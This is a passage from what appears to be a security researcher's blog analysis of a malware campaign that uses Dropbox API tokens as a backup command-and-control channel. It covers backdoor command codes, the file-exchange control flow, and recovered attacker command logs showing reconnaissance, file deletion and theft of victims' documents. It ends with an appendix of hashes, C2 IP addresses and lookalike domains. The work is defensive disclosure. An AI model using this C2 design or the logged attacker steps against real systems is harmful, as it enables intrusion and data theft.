| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | administrator-pc | Win10(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win10(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |

Figure 13. The list of infected computers.

## Second Stage Infection

After the first infection stage completed, it will persistent itself as a system service or autorun program. Collecting information and establish a connection to the C&C server. The most interesting part is each time when the log file is upload succeeds, it will try to download `bin.asc` from each computer’s unique folder. Most of `bin.asc` we captured is requesting the victim to download `x64bin.asc` file from Dropbox.

Further analysis of `x64bin.asc` , we found the second Dropbox API token, its purpose is different from the first one. Now the threat actor is ready to use Dropbox as another C&C server with the full backdoor feature.

The second infection stage's sample has some bonus features including the ability to interact with Dropbox, the command code mapping show as below:

| Command Code | Action |
|---|---|
| 2 | ListDrives |
| 3 | ListFiles |
| 4 | ExecuteFile |
| 5 | ManageFile |
| 6 | UploadFile |
| 7 | DownloadFile |
| 8 | OpenTerminal |

In these commands, there are three different files, each of these file has specific filename and purpose:

- `eLHgZNBH` : The status file, upload to Dropbox at regular intervals.
- `yasHPHFJ` : The command file, containing command and arguments.
- `csaujdnc` : The execution result of the command.

The status file `eLHgZNBH` contain the basic information about victim and timestamp, upload to Dropbox at regular intervals. Whenever status file upload succeeds, it will try to download the command file `yasHPHFJ` if it existed. Extract the command code and arguments from `yasHPHFJ` then execute the command and upload the execution result to Dropbox as `csaujdnc` (Figure 14).



Start
Collect information and timestamp
Upload to Dropbox as eLHgZNBH
Try to download yasHPHFJ
If exist and downloaded
False
True
Wait for next period
Upload execution result to Dropbox as csaujdnc
Execute
Decode command from yasHPHFJ


Figure 14. Flow of three files interact with Dropbox

By using this control flow, the threat actor can use Dropbox as a C&C server to control the victim's computer even the fixed connection between the specific C&C server's IP address has been found and blocked. Unless we block `content.dropboxapi.com` and `api.dropboxapi.com` , otherwise we can not isolate the infected computer.

The Dropbox API remain the detail of each file and folder, for example this is a file information return by Dropbox API:


```
{
    '.tag': 'file',
    'name': 'Secret_File.txt',
    'path_lower': '/secret_file.txt',
    'path_display': '/Secret_File.txt',
    'id': 'id:<UNIQUE_FILE_ID>',
    'client_modified': '2019-07-21T02:45:42Z',
    'server_modified': '2019-07-21T02:53:04Z',
    'rev': '[0-9a-f]{6,}',
    'size': 125,
    'is_downloadable': True,
    'content_hash': '<SHA256_HASH>'
}
```

It contains the server_modified timestamp even with history revision file id, we can use `rev` to list the full history of this file and download it. Sort out this information and the command code mapping, we can now list the full command executed on each computer and its arguments. Here is two computers' execution list (Figure 15 & 16).



```
"2019/07/30 14:40:50","DownloadFile","dum.exe"
"2019/07/30 14:43:52","DownloadFile","u.exe"
"2019/07/30 14:44:26","DownloadFile","u.dll"
"2019/07/30 14:51:24","ListFolder","e:\wwwroot\test\"
"2019/07/30 14:52:41","OpenTerminal","cmd /c del e:\wwwroot\test\u.exe & del e:\wwwroot\test\u.dll"
"2019/07/30 14:53:35","DownloadFile","u64.exe"
"2019/07/30 14:55:17","OpenTerminal","cmd /c del e:\wwwroot\test\u64.exe"
"2019/07/30 15:09:32","ListFolder","e:\wwwroot\test\"
"2019/07/30 15:10:26","OpenTerminal","cmd /c del e:\wwwroot\test\dum.exe"
"2019/07/30 15:11:41","ListFolder","c:\users\[redacted]\AppData\Roaming\"
"2019/07/30 15:12:24","UploadFile","D2766305.log"
"2019/07/30 15:13:30","UploadFile","D2766305.pas"
"2019/07/30 15:15:54","ListFolder","c:\users\[redacted]"
"2019/07/30 15:16:54","ListFolder","c:\Program Files\"
"2019/07/30 15:17:30","ListFolder","c:\Program Files (x86)\"
"2019/07/31 12:41:20","ListDrives"
"2019/07/31 12:41:31","ListFolder","E:\"
"2019/07/31 12:42:08","ListFolder","c:\"
"2019/07/31 13:02:15","OpenTerminal","cmd /c ipconfig /all"
"2019/07/31 13:03:20","ListFolder","e:\"
"2019/07/31 13:04:20","ListFolder","e:\wwwroot\"
"2019/07/31 13:04:38","ListFolder","e:\wwwroot\RD31\"
"2019/07/31 13:04:52","ListFolder","e:\wwwroot\RD31\wwwroot\"
"2019/07/31 13:05:01","ListFolder","e:\wwwroot\RD31\wwwroot\Views\"
"2019/07/31 13:06:08","UploadFile","web.config"
"2019/07/31 13:06:52","ListFolder","e:\wwwroot\"
"2019/07/31 13:25:24","ListFolder","e:\"
```

Figure 15. Real command execution list from one victim.



```
"2019/07/29 13:45:55","ListFolder","c:\Users\[redacted]\Desktop\"
"2019/07/29 13:46:26","ListFolder","c:\Users\[redacted]\Desktop\"
"2019/07/29 13:48:04","UploadFile","Wifi List.docx"
"2019/07/29 13:48:39","UploadFile","Wifi List.docx"
"2019/07/29 13:48:59","UploadFile","Weekly Training Guide.docx"
"2019/07/29 13:49:41","UploadFile","[redacted].docx"
"2019/07/29 13:50:22","UploadFile","Traceroute HK.PNG"
"2019/07/29 13:51:36","UploadFile","Topology [redacted].xml"
"2019/07/29 13:52:21","UploadFile","Security Appliances - [redacted].html"
"2019/07/29 13:52:49","UploadFile","[redacted]"
"2019/07/29 13:55:42","UploadFile","[redacted].xls"
"2019/07/29 13:56:30","UploadFile","[redacted].xls"
"2019/07/29 14:02:42","UploadFile","Purchase Request [redacted].xlsx"
"2019/07/29 14:04:34","UploadFile","Office_network_topology.xml"
"2019/07/29 14:05:24","UploadFile","New Update [redacted].xlsx"
"2019/07/29 14:06:31","UploadFile","New Config for [redacted].txt"
"2019/07/29 14:07:25","UploadFile","Net.PNG"
"2019/07/29 14:08:02","UploadFile","[redacted]Config.docx"
"2019/07/29 14:10:27","UploadFile","[redacted].docx"
"2019/07/29 14:12:02","UploadFile","[redacted].docx"
"2019/07/29 14:13:42","UploadFile","BACK UP [redacted].rar"
"2019/08/02 14:28:00","ListDrives"
"2019/08/02 14:28:23","ListFolder","C:\"
"2019/08/02 14:30:08","OpenTerminal","cmd /c ipconfig /all"
"2019/08/02 14:32:15","ListFolder","C:\Program Files\"
"2019/08/02 14:33:18","ListFolder","C:\Program Files (x86)\"
"2019/08/02 14:35:01","OpenTerminal","cmd /c tasklist"
```

Figure 16. Another real command execution list.

According to these record, the threat actor follows almost the same action on every infected computer. First, download additional attack programs from Dropbox, like `mimikatz` or other UAC bypass tools. Second, search the high-value file including private source code, config file, database, and the key-log / clipboard log. Upload all of these files to Dropbox for further searching. Last but not least, infiltrate the company intranet or even the cloud service.

Combining all decoded `yasHPHFJ` files, we can show the threat actor's approximate working hours (Figure 17).




Figure 17. The threat actor's approximate working hours.

## Conclusion

We start to monitor the Dropbox for each token and parse the infected computer's list, here we can see the infected computer's number from July 2019 to September 2019 this two month (Figure 18 & 19).




Figure 18. Dropbox A (first token): infected computer's number.




Figure 19. Dropbox B (second token): infected computer's number.

We got nearly 200 infected computers at the highest peak from Dropbox A, alone with nearly 80 computers from Dropbox B. Both of these static has a drop at August 21, 2019, the threat actor clear the Dropbox folder for some reason. Monitoring ends on September 20, 2019, all tokens we got are revoked by the threat actor.

During these two months, we got five different Dropbox token. Each of these tokens has its purpose. The first two tokens are the major one we discuss in this article, others are more like for testing.

From the first infection stage, established the connection between the C&C server and Dropbox at the same time. If the IP address of the C&C server been blocked, it can still have limited control from Dropbox. Once it completed the second infection stage, Dropbox is turning into a second channel C&C server which has full remote control features (Figure 20). Steal the data and infiltrate the whole company. This method is not complex but very useful.




Figure 20. The whole interaction flow from infection to interact with Dropbox.

## Appendix

1. Loader

    - `33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a` `msmpeng.exe` (PE32)
    - `99042e895b6c2ea80f3ba65563a12c8eba882e3ad6a21dd8e799b0112c75ddd2`
        - `rsoplicy.exe` (PE32+)
        - `DRM.exe` (PE32+)
        - `Firewall.exe` (PE32+)
        - `Kaspe.exe` (PE32+)
        - `RSoPProv.exe` (PE32+)
        - `Video.exe` (PE32+)
        - `WinDRM.exe` (PE32+)

2. DLL & Payload File

- `mpsvc.dll`
  - `a58946c10c8325040634f7cd04429b9f1e3715767d0c8aec46b7cba8975e6a69`
  - `e18af309ecc3bc93351b9fa13a451e8b55b71d9edcc4232bc53eb1092bdfa859`
- `English.rtf`
  - `52c147c8eadb58d3580b39c023ce4a90dacce76ee5c30c56c56ea39939a56b52`
  - `b5546d4931a0316abd4018c982558ed808b4d0a60233ac18bee601fa09d95ee6`
  - `dd0399970d2dbb5ab8b5869e2fafb83194c992f27bbb244adce35e2fe6ef0d28`
- `mpsvc.mui`
  - `0693713f995285e8bd99ebfca2c4f0f1a8e824dafb5a99693442a9256df06e02`
  - `24ebd398be23135a2d8aa7000c2b6a534448b87aa5708b8546089630a8035f7e`
  - `56758c25e3b00957c6f7f76fcea5d0598eff7eda98c63f50b51d1c28f267ac8f`
  - `96282a625a31b6bf646c6e01ad20de96fd63c345881a9c911909401215800 59d`
  - `99663b9ba27a36ff9fc64b72213e933067ee0cde38b39d20ae4326a37185811d`
  - `9dd1d21e9431cfe25709a8f26ec0f605ed19cf64ca1922e97fad7b7f2d2e82ea`
  - `b226c8e85a7b1a6d4d29d42fc84bc7f3a32335fc7ba44b455a7716d706660873`
  - `e716506cf54f48d77382d8955512184b45dd7d0b58c22e32424c56d38db24360`

- Other IoCs
  - Drop Files
    - `37286285cb0f8305bd23a693b2e7ace71538e4c0b9f13ee6ca4e9e9419657813`
    - `b3581e8611f5838fc205f66bc5ca5edddb0fd895e97ebf8f0c7220cb102ae14b`
    - `79928578cdd646a9724bc6851a1ee77820c81a3100788d62885f9d92b6814085`
    - `7602e2932a10f3750a5d6236f6c1662047d4475c6e1fe6c57118c6620a083cb3`
    - `5b5aff8869ba7f1d3f6ad7711e801b031aedeff287a0dcb8f8ae6d6e4eb468af`
    - `412260ab5d9b2b2aa4471b953fb67ddc1a0fe90c353e391819ca7ac1c6d3146f`
    - `c6064fb44733b5660557e223598d0e4d5c4448ad20b29e41bef469cb5df77da0`
    - `4c08bc1a2f5384c5306edc6f23e4249526517eb21a88763c8180a582438dfa31`
    - `a58f2fea8c74c1d25090014c7366db224102daa6c798fcdfb7168b569b7d5ca2`
    - `d201e726fd2a2f4b55ea5ca95f0429d74e2efb918c7c136d55ef392ceac854d6`
    - `5713907c01db40cf54155db19c0c44c046b2c676a492d5ba13d39118c95139bf`
    - `d72c3f5f2f291f7092afd5a0fcaceaf2eaae44d057c9b3b27dd53f2048ed6175`
    - `d62ddac7c4aa152cf6f988db6c7bd0c9dcffa2e890d354b7e9db7f3b843fd270`
    - `28d2637139231c78a6493cd91e8f0d10891cfeb6c5e758540515faa29f54b6b2`
    - `39e69ab52f073f966945fdab214f63368f71175a7ccbea199fae32d51fa6a4e7`
    - `260b64e287d13d04f1f38d956c10d9fdd3cfbff6ba0040a52223fa41605bb975`
    - `c425b73be7394032aa8e756259ebf3662c000afaa286c3d7d957891026f3cbb4`
    - `28d19a23d167db3e1282f1c6039bcda6556798be054994a55e60116827dd0bf1`
    - `c3c1fc6aabbb49d0ee281ba4fc1529d2b9832a67b18e08ce14dbf0e361e5bd85`
    - `fc865a720cb808354923092bac04ab6a75e20ea92db5a343af07365c0cd2b72a`
    - `24f501141af5bf059509145e165302dd7087b1d1c2136bc5e4403f01435f250e`
    - `ee5f7e6ad4a344f40b9babada1654ea22333bb5150cfd26bfc239ead28b6528c`
    - `ca26a34153972cc73c63d3a9aadd3b12ba35ecdc6e39025b75be56b00c20e0ae`
    - `1951c79f280692a43b7c7cafd45c3f5d7f4f841ae104a6cad814fab4641c79f2`
    - `d5129308ee83a852e6a320ca68c8e66ed6d1eb4ec584dd0c8b5f313a56c49a15`
  - IP
    - `103.230.15.130`
    - `104.168.196.80`
    - `104.168.196.85`
    - `104.168.196.88`
    - `139.180.194.173`
    - `167.179.115.228`
    - `207.148.73.58`
    - `43.228.126.172`
    - `43.228.126.56`
    - `45.32.101.238`
    - `45.32.111.228`
    - `45.77.41.49`
    - `47.75.248.237`
    - `66.42.60.107`

- Domains
  - `fn.shopingchina.net`
  - `office.support.googldevice.com`
  - `safe.mircosofdevice.com`
  - `server.correomasivochile.com`
  - `srv2.mkt-app.com`
  - `store.microsoftbetastore.com`
  - `update.mircosotfdefender.com`

## References

Older Post ⇒⇐ Next Post

## Comments